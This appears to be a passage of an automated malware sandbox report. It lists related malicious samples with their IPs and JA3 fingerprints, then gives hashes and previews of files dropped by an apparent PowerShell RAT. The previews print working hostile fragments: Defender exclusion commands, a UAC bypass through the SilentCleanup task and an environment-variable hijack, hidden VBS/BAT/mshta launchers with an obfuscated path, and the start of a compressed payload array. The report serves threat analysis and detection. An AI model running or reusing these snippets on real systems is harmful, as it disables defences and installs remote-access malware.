	KqXA36ARxD.exe	Get hash	malicious	Browse	• 104.21.95.21
	p7jfy1lZgl.exe	Get hash	malicious	Browse	• 172.67.169.45
	RgproFrlyA.exe	Get hash	malicious	Browse	• 172.67.212.186
	qUaCp2QNnD.exe	Get hash	malicious	Browse	• 162.159.130.233
	XMae11M5yg	Get hash	malicious	Browse	• 172.69.163.248
	D4DCAA41641BD14406B3FA2A1CEE1E97DE93329B9F901.exe	Get hash	malicious	Browse	• 104.21.41.75
	bfHSvjklSW	Get hash	malicious	Browse	• 198.41.197.73
	Dkvunfebdprvvugtyhevcozxmecjaaclna.exe	Get hash	malicious	Browse	• 162.159.133.233
	Dkvunfebdprvvugtyhevcozxmecjaaclna.exe	Get hash	malicious	Browse	• 162.159.134.233
	Hilix.x86	Get hash	malicious	Browse	• 104.29.243.68
	Silver_Light_Group_DOC030273211220213.exe	Get hash	malicious	Browse	• 162.159.135.233
	18vaq1Ah2l	Get hash	malicious	Browse	• 104.31.160.209
	IC-230921 135838 ggo.htm	Get hash	malicious	Browse	• 104.16.19.94
	3LNSjXtdQS.exe	Get hash	malicious	Browse	• 172.67.162.27
	COURT-ORDER#S12GF803_zip.exe	Get hash	malicious	Browse	• 23.227.38.74
	4qwvsVLRyN.exe	Get hash	malicious	Browse	• 162.159.133.233
	Minehack3.1.exe	Get hash	malicious	Browse	• 162.159.129.233
	DHL 03845435654.pdf.exe	Get hash	malicious	Browse	• 162.159.135.233
	DHL Awb_ Docs 5544834610_pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
CLOUDFLARENETUS	vXVHRRGG7c.exe	Get hash	malicious	Browse	• 104.18.7.156
	KqXA36ARxD.exe	Get hash	malicious	Browse	• 104.21.95.21
	p7jfy1lZgl.exe	Get hash	malicious	Browse	• 172.67.169.45
	RgproFrlyA.exe	Get hash	malicious	Browse	• 172.67.212.186
	qUaCp2QNnD.exe	Get hash	malicious	Browse	• 162.159.130.233
	XMae11M5yg	Get hash	malicious	Browse	• 172.69.163.248
	D4DCAA41641BD14406B3FA2A1CEE1E97DE93329B9F901.exe	Get hash	malicious	Browse	• 104.21.41.75
	bfHSvjklSW	Get hash	malicious	Browse	• 198.41.197.73
	Dkvunfebdprvvugtyhevcozxmecjaaclna.exe	Get hash	malicious	Browse	• 162.159.133.233
	Dkvunfebdprvvugtyhevcozxmecjaaclna.exe	Get hash	malicious	Browse	• 162.159.134.233
	Hilix.x86	Get hash	malicious	Browse	• 104.29.243.68
	Silver_Light_Group_DOC030273211220213.exe	Get hash	malicious	Browse	• 162.159.135.233
	18vaq1Ah2l	Get hash	malicious	Browse	• 104.31.160.209

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IC-230921 135838 ggo.htm	Get hash	malicious	Browse	• 104.16.19.94
	3LNSjXtdQS.exe	Get hash	malicious	Browse	• 172.67.162.27
	COURT-ORDER#S12GF803_zip.exe	Get hash	malicious	Browse	• 23.227.38.74
	4qwvsVLRyN.exe	Get hash	malicious	Browse	• 162.159.133.233
	Minehack3.1.exe	Get hash	malicious	Browse	• 162.159.129.233
	DHL 03845435654.pdf.exe	Get hash	malicious	Browse	• 162.159.135.233
	DHL Awb_ Docs 5544834610_pdf.exe	Get hash	malicious	Browse	• 172.67.188.154

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	KqXA36ARxD.exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	p7jfy1lZgI.exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	3LNSjXtdQS.exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	4qwvsVLRyN.exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	DHL Awb_ Docs 5544834610_pdf.exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	ORDFOR.ppam	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	JDSHDS732JSDFJ7342JDFSL.VBS	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	DetectSafeBrowsing.exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	NS. ORDINE N. 141.exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	Purchase_order_No_7839__.exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	New Order.exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	cash payment.exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	Invoice, packing shipping docs..exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	TT09876545678T8R456.exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	Swift_6408372.exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	1p21nVGOv2.exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	RFQ-847393.exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	KLC45E_92421_PI.exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	Yeni sipari#U015f _WJO-001, pdf.exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125
	3456787654567.exe	Get hash	malicious	Browse	• 104.21.66.125 • 172.67.139.125

Dropped Files

No context

Created / dropped Files

C:\ProgramData\ServiceState\WindowsStateRepositoryCore.vbs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	146
Entropy (8bit):	4.79373626638992
Encrypted:	false

C:\ProgramData\ServiceState\WindowsStateRepositoryCore.vbs	
SSDEEP:	3:Y/Nm7VRpEm+5PHsoHWZXQCaHF5yKcS/WMRMaXAMnFrjrlovnRkNmTrv:KNERpEmKPMoiBaHsS/lMcPnjNKrv
MD5:	C9C7D22F444060F773F7666E76CD7E00
SHA1:	CA6DA5AED1101431C38C222AEF2BC90A5E0A0769
SHA-256:	7414994FD0120EABFC3469AF5E3BC2653623AA3E737F2D137E0FB7F75F6BD9CE
SHA-512:	661A4B8298317B1542CDFC2A99564EB21D92365A0EC403C3D7B2C0A97AE8893FF14B606FAFCC188C5EF88EB6E891C546323A88B54B05E720A057E64B8D364C6
Malicious:	false
Preview:	set alosh = wscript.createobject("WScript.shell")..alosh.run """C:\Users\Public\WindowsStateRepositoryCore.bat"" ", 0, true..Set alosh = Nothing..

C:\Users\Public\Music\alosh.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	25432
Entropy (8bit):	4.684435849597514
Encrypted:	false
SSDEEP:	384:PkvXMlK1iMT758EMd43++2MfbMHMMnMjMLM1vXMlK1iMT758EMd43++2MfbMHMME:E1xc43Lp1xc43Lh
MD5:	1F8ED8F568C41A7197303FAA17F8FF30
SHA1:	3BA8101A8B5816400A6F8B2A324BA7519AD1B409
SHA-256:	E79705AB40CE6F715C1BFE75AB63B4E7A24472638845CDF46309A572021FDD0F
SHA-512:	5C680C4A21908F1304272C08F190468D73BAEC4D10D47E9278359A3649F69CA35C9F18F73D1DEFAF2DB53B939D42048B088569D4BAF2F400101823EFEFE91B67
Malicious:	**true**
Preview:	Windows Registry Editor Version 5.00..[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Security and Maintenance\Checks]..[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Security and Maintenance\Checks\{01979c6a-42fa-414c-b8aa-eee2c8202018}.check.100].."CheckSetting"=hex:01,00,00,00,d0,8c,9d,df,01,15,d1,11,8c,7a,00,c0,4f,c2,97,eb,\..00,00,00,00,00,10,66,00,00,00,01,00,00,20,00,00,00,72,95,d4,76,21,15,a1,34,\..a9,81,1e,14,d6,bd,b3,91,0b,23,5c,74,61,4a,e3,08,58,8a,0d,46,c5,57,0d,b4,00,\..00,00,00,0e,80,00,00,00,02,00,00,20,00,00,00,23,8f,17,7c,83,ae,0c,12,38,b9,\..93,b7,cf,05,50,6d,3e,e1,2b,ef,50,06,5c,85,61,04,6e,56,32,43,f0,72,30,00,00,\..00,71,47,f8,00,73,33,f6,8f,5a,e6,09,3d,96,1a,c9,f5,52,ae,c3,db,52,45,f4,ed,\..34,b3,2e,a4,30,00,ae,d3,b3,8f,f2,9d,c5,59,ac,b1,18,76,e1,e8,79,5b,bf,32,40,\..00,00,00,10,3f,ef,37,f4,d9,cb,74,f6,17,ab,cb,21,4f,31,99,d2,c9,14,be,cb,ce,\..19,75,40,8e,0f,bb,fd,1f,af,29,e9,e5,92,40,35,30,ac,01,11,f8,f2,06,9d,af,30,\..bd,7f,42,c3,d6,15

C:\Users\Public\Music\run.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	674
Entropy (8bit):	5.261853236475897
Encrypted:	false
SSDEEP:	12:/TLktkEqgIKqCWpnuOuEhA9nHUuEIh0cd3htY9s8AV/jfaEPVHQW1iUuk6xu7/V7:/TLiD1qVpnuOuEhAl0uEl4bjagVwex7N
MD5:	5CD574B103CE73A1D995EE2AEFD921EF
SHA1:	C780E4465BD5A7EBBDB876B4173EA0B4AC7152C2
SHA-256:	B08D6EA43308DB6EEDEAA8496990F651DE8F5CFB84110E776AC98334EE0CD6C2
SHA-512:	70FF1767C886AC16003283514BA33DFAE901F42D7DA14F0E9FA2FB1E16B93E3A17BA3F4E6DEC1206EFF10877E1771AA7874AD527884AEBB4245EB14CA3548DD7
Malicious:	**true**
Preview:	if((([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")) { ..start C:\Users\Public\Music\vb.vbs..Add-MpPreference -ExclusionPath C:\..Add-MpPreference -ExclusionProcess powershell.exe..Add-MpPreference -ExclusionProcess Wscript.exe..} else {..$ALOSH = "HKCU:\Environment"..$Name = "windir"..$Value = "powershell -ep bypass -w h $PSCommandPath;#"..Set-ItemProperty -Path $ALOSH -Name $name -Value $Value..#Depending on the performance of the machine, some sleep time may be required before or after schtasks..schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I | Out-Null..Remove-ItemProperty -Path $ALOSH -Name $name..}..

C:\Users\Public\Music\vb.bat	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	72
Entropy (8bit):	4.622923918313782
Encrypted:	false
SSDEEP:	3:VSJJLNytGQqPJH0cVER2PaHF5oQWZETTy:snytGQO0ctPaHpWZETTy
MD5:	606CD5BB7153943C4498B34A5F1A2F67
SHA1:	11B4688087F23C1DD411AA4446C644589F6433F2
SHA-256:	12187CA5CA29B6DDC6A72C8BF25B4E51FE2B0CF11F9D546480C62DACFCF0A4D0
SHA-512:	9370622FC9A2297831262C8F76A8698485A1F735D0ADF0332DA8150E796BFFB6533A0639798AB5B2938E6337EC80FF680CB936849BC09CEDCC4BA06E41B37EF5
Malicious:	**true**
Preview:	powershell.exe -ExecutionPolicy Bypass C:\Users\Public\Music\alosh.ps1..

C:\Users\Public\Music\vb.vbs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	147
Entropy (8bit):	4.676529782057465
Encrypted:	false
SSDEEP:	3:tjZVPHIvDE/Nm7VRpEm+DyWZXQCaHF5oQWZTr8FrjrlovnRkNmTrv:hPoyNERpEmUTBaHpWZ/8jNKrv
MD5:	CAC419ED6835956DA4DD0994AECE8ABD
SHA1:	72313C1DC8A81888351D612842BB46AA6E1A8926
SHA-256:	0D8FF2574F7C48E5C6A34B78DCA233DD984E8E2CE70C655C76CEDF4E37BD7D5B
SHA-512:	D548CEA0066AE463E8BD66FB82DB0CB3F64032A65886FCD61B6C772EE9BF5CB31A7FCA8AE199F1F0F76AF17B842F19329F04D87172E33C56DD4F55C18C1674E
Malicious:	**true**
Preview:	aaaaaaa = "WScript.shell"..set alosh = wscript.createobject(aaaaaaa)..alosh.run """C:\Users\Public\Music\vb.bat"" ", 0, true..Set alosh = Nothing..

C:\Users\Public\Service.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	94236
Entropy (8bit):	3.370837656080773
Encrypted:	false
SSDEEP:	1536:EUpfF4MAYwDF9O8DfVDc714ZHm49x9WB4VKG:N7G
MD5:	2CBF8E0EB380FD9AD12F072449BCFA78
SHA1:	0D1BCEEDF4C41A08999010B23A6A42B5ED8A7775
SHA-256:	DB107BA4528D5D67448436D1F61825E2C3FE92C9F0539F9820AC0C3BB30D44F4
SHA-512:	AF2AC68568FE5E4CB379DE0A430C91D960C159ABB905BC84F3ECA19012182EB490F7F880BFF618A8B537E7F69A3A9E04A3F74FF0140CE1185B18412B1744E2E6
Malicious:	**true**
Preview:	#by code 3losh rat..Add-Type -AssemblyName System.Windows.Forms.Add-Type -AssemblyName Microsoft.VisualBasic.Add-Type -AssemblyName Microsoft.CSharp.Add-Type -AssemblyName System.Management..[Byte[]] $ALOSH = @(31,139,8,0,0,0,0,0,4,0,237,189,7,96,28,73,150,37,38,47,109,202,123,127,74,245,74,215,224,116,161,8,128,96,19,36,216,144,64,16,236,193,136,205,230,146,236,29,105,71,35,41,171,42,129,202,101,86,101,93,102,22,64,204,237,157,188,247,222,123,239,189,247,222,123,239,189,247,186,59,157,78,39,247,223,255,63,92,102,100,1,108,246,206,74,218,201,158,33,128,170,200,31,63,126,124,31,63,34,214,77,177,188,72,95,95,55,109,190,56,252,141,19,255,207,241,211,34,187,88,86,77,91,76,155,238,87,175,214,203,182,88,228,227,179,101,155,215,213,234,117,94,95,22,211,220,53,251,162,152,214,85,83,157,183,227,159,44,154,117,86,62,201,154,98,74,223,254,198,201,50,91,228,205,42,155,230,233,170,174,126,250,217,87,79,127,227,228,23,255,198,73,74,207,106,61,41,139,105,218,180,25,245,152,78,203,172,105,210,151,199,

C:\Users\Public\WindowsStateRepositoryCore.bat	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	188
Entropy (8bit):	4.642287226928367
Encrypted:	false
SSDEEP:	3:rNk27jGQRAkFVAIUeHHgzGSJJFItGQqPJH0cVERhCI5HowHzFciS1IQHoHuHJ4HJ:Zk23GEPNvHAB80QO0cqCutTFzsIOGHG+
MD5:	9F290735BA3DD6BEBDF7AAB88C08F0F7
SHA1:	5B9D50B281609E0137E4931AB6DC8E9238228047
SHA-256:	8C67D8AED43BDCC79F022AD0914FB1547F875495A5D16172AB77A2E12D5F562E
SHA-512:	F06349C908D9F19112C4541474A7811FCFAE96B5C87D6673AB5E20C03D07B2B588D0ACC2F32D8E549C676AC598C12490ABBA9044199F5B9DACD4B88366404A7
Malicious:	**true**
Preview:	mshta vbscript:Execute("CreateObject(""WScript.Shell"").Run ""powershell -ExecutionPolicy Bypass & 'C"+":"+"\"+"U"+"s"+"e"+"r"+"s"+"\"+"P"+"u"+"b"+"l"+"i"+"c"+"\Service.ps1""", 0:close")..

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
File Type:	Microsoft Cabinet archive data, 61157 bytes, 1 file
Category:	dropped
Size (bytes):	61157
Entropy (8bit):	**7.995991509218449**
Encrypted:	**true**
SSDEEP:	1536:ppUkcaDREfLNPj1tHqn+ZQgYXAMxCbG0Ra0HMSAKMgAAaE1k:7UXaDR0NPj1Vi++xQFa07sTgAQ1k
MD5:	AB5C36D10261C173C5896F3478CDC6B7
SHA1:	87AC53810AD125663519E944BC87DED3979CBEE4
SHA-256:	F8E90FB0557FE49D7702CFB506312AC0B24C97802F9C782696DB6D47F434E8E9

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
SHA-512:	E83E4EAE44E7A9CBCD267DBFC25A7F4F68B50591E3BBE267324B1F813C9220D565B284994DED5F7D2D371D50E1EBFA647176EC8DE9716F754C6B5785C6E897A
Malicious:	false
Preview:	MSCF.....,.....I.....t.....*S{I .authroot.stl..p.(.5..CK..8U....u.}M7{v!.\D.u.....F.eWI.!e..B2QIR..$4.%.3eK$J. .....9w4...=.9..}...~....$..h..ye.A..;....\|. O6.a0xN....9..C..t.z.,..d`.c...(5.....<..1.\|..2.1.0.g.4yw..eW.#.x....+.oF....8.t...Y....q.M.....HB.^y^a...)..GaV"\|..+.'..f..V.y.b.V.PV.....`..9+..\0.g...!.s..a....Q.....~@$.....8..(g..tj....=,V)v.s.d.].xqX4.....s....K..6.tH.....p~.2..!..<./X.....r.. ?(.\[. H...#?.H.".. p.V.}.`L...P0.y....|...A..(...&..3.ag...c..7.T=....ip.Ta..F.....'..BsV...0.....f....Lh.f..6....u.....Mqm.,...@.WZ.={,;.J...)...{_Ao....T.. ....xJmH.#..>.f..RQT.Ul(..AV..|.!k0...|.....U2U.....,9..+.\R..(.[.'M.....0.o..,t.#..>y.!....!X<o.....w...'.....a.'..og+>..|.s.g.Wr.2K.=...5.YO.E.V.....`.O..[.d.....c..g....A..=....k..u2..Y .}.....C...\=...&...U.e...?...z.'..$..fj.'|.c....4y.".T.....X....@xpQ.,.q..''...t.... $.F..O.A.o_}d.3...z...F?..-...Fy...W#...1.....T.3....x.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
File Type:	data
Category:	modified
Size (bytes):	326
Entropy (8bit):	3.0999728641166144
Encrypted:	false
SSDEEP:	6:kKbMCOdFN+SkQlPlEGYRMY9z+4KlDA3RUeOlEfcTt:zHg2kPlE99SNxAhUefit
MD5:	3D15EFC797C14F0900C1977C9DB71625
SHA1:	1E534AFDD16565B5398608DA15F8520C5E3783A6
SHA-256:	BB3E4D14B44F0D25A7BCD7EDDD94E8237A3E122399F7646BE15EC7847F73B295
SHA-512:	A41B70F1905AD6AE105A8F873EB2095AA9EE118006E323A6A5D63B2583BE0B73FDE39DCA56878319B2DE5D595ADF32E6D90413927CC53490F18BEB000C5AAB44
Malicious:	false
Preview:	p..... .....i.2...(..... .....^.....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.a.a.8.a.1.5.e.a.6.d.7.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	18817
Entropy (8bit):	5.001217266823362
Encrypted:	false
SSDEEP:	384:84SiQ0HzAFwNXp5qib4F84OdBDWjYonVoGIpN6KQkj2jib4PjyvOjJP:84SinHzwwNZY84OdBDWjYonV3IpNBQkM
MD5:	3834F46B0F02C8F3D83BEEA05A78E8B7
SHA1:	9047051FB97CC581247D72DF52FC1F441A676CCC
SHA-256:	CB8F59E9DB5728E76A015F4BF76ADB395CC261690DF646D94A98145989EDE63C
SHA-512:	0EAEEB5FF26A1D116750674ECAEBBB23615D69E867E7A34CF785D1945D39FB7F916CB9970A09EB7642DCD5565CD271367BA0B68638F2611D483D944762D24B0
Malicious:	false
Preview:	PSMODULECACHE.....9.....I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1.....Add-MpPreference.....Get-MpThreatCatalog.....Get-MpThreat.....Update-MpSignature.....Remove-MpPreference.....Get-MpPreference.....Get-MpThreatDetection.....Set-MpPreference.....Get-MpComputerStatus.....Start-MpScan.....Start-MpWDOScan.....Remove-MpThreat.....P.e...I...C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1.....PSConsoleHostReadline.....Get-PSReadlineOption.....Set-PSReadlineKeyHandler.....Get-PSReadlineKeyHandler.....Set-PSReadlineOption.....Remove-PSReadlineKeyHandler.....;..7...K...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1.....Clear-BitLockerAutoUnlock.....Lock-BitLocker.....Backup-BitLockerKeyProtector.....Resume-BitLocker.....Disable-BitLockerAutoUnlock....!...BackupToAAD-BitLockerKeyProtector.....Add-BitLockerKeyProtector.....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.34726597513537405
Encrypted:	false
SSDEEP:	3:Nlll:Nll
MD5:	446DD1CF97EABA21CF14D03AEBC79F27
SHA1:	36E4CC7367E0C7B40F4A8ACE272941EA46373799
SHA-256:	A7DE5177C68A64BD48B36D49E2853799F4EBCFA8E4761F7CC472F333DC5F65CF
SHA-512:	A6D754709F30B122112AE30E5AB22486393C5021D33DA4D1304C061863D2E1E79E8AEB029CAE61261BB77D0E7BECD53A7B0106D6EA4368B4C302464E3D941CF
Malicious:	false
Preview:	@...e.....

C:\Users\user\AppData\Local\Temp\RESF057.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data

C:\Users\user\AppData\Local\Temp\RESF057.tmp	
Category:	dropped
Size (bytes):	2196
Entropy (8bit):	2.72374349102884
Encrypted:	false
SSDEEP:	24:eawJzYctbaH3hKKjmNnI+ycuZhNaakSSPNnq9ep1DK9oB:bCARKMmV1ulaa3+q9OB
MD5:	113D12F93312B30371B9229789A1D190
SHA1:	0FE1AEED3B7EC153BF89A863BB076C0F8DD1AA7D
SHA-256:	4982AF586B9C42B41C6FD4F2E71FC189F9938BFE810746CFB5BA14614860D72A
SHA-512:	62C5A785159D54D6B124561FC41B6F6E322FF408159752CF3EBB2AA16ACD526EB2EEFB62FA848229B035551BDE34EC809DAC3FC6471124E9E10433081640493E
Malicious:	false
Preview:	........W....c:\Users\user\AppData\Local\Temp\vfl4qio1\CSC646E655CB52D4766BD87DD83F0456ED1.TMP.....qh.....@....b.....7.....C:\Users\user\App Data\Local\Temp\RESF057.tmp.-.<.....'...Microsoft (R) CVTRES.a.=..cwd.C:\Users\user\Desktop.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cv tres.exe..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2zjx0icl.5k2.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_hsosxhun.yqd.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ogriscnf.3fi.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_oiavrk5x.uun.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ozfsb0sd.c5h.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qaqxfbd5.hwt.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ra2cc3nn.htl.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_u4t0ypvc.tro.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\vfl4qio1\CSC646E655CB52D4766BD87DD83F0456ED1.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0992529903121944
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grysak7YnqqSPN5Dlq5J:+RI+ycuZhNaakSSPNnqX
MD5:	7168ADE4D99DA4F1401D998FCF62C9FE
SHA1:	2D1CD16C0D69588ADCC56D4387F01CD87199134E
SHA-256:	C4B4CC469E0A736087B822A47351928C2683A925D7CD4144BF91B83CC87F6AB4
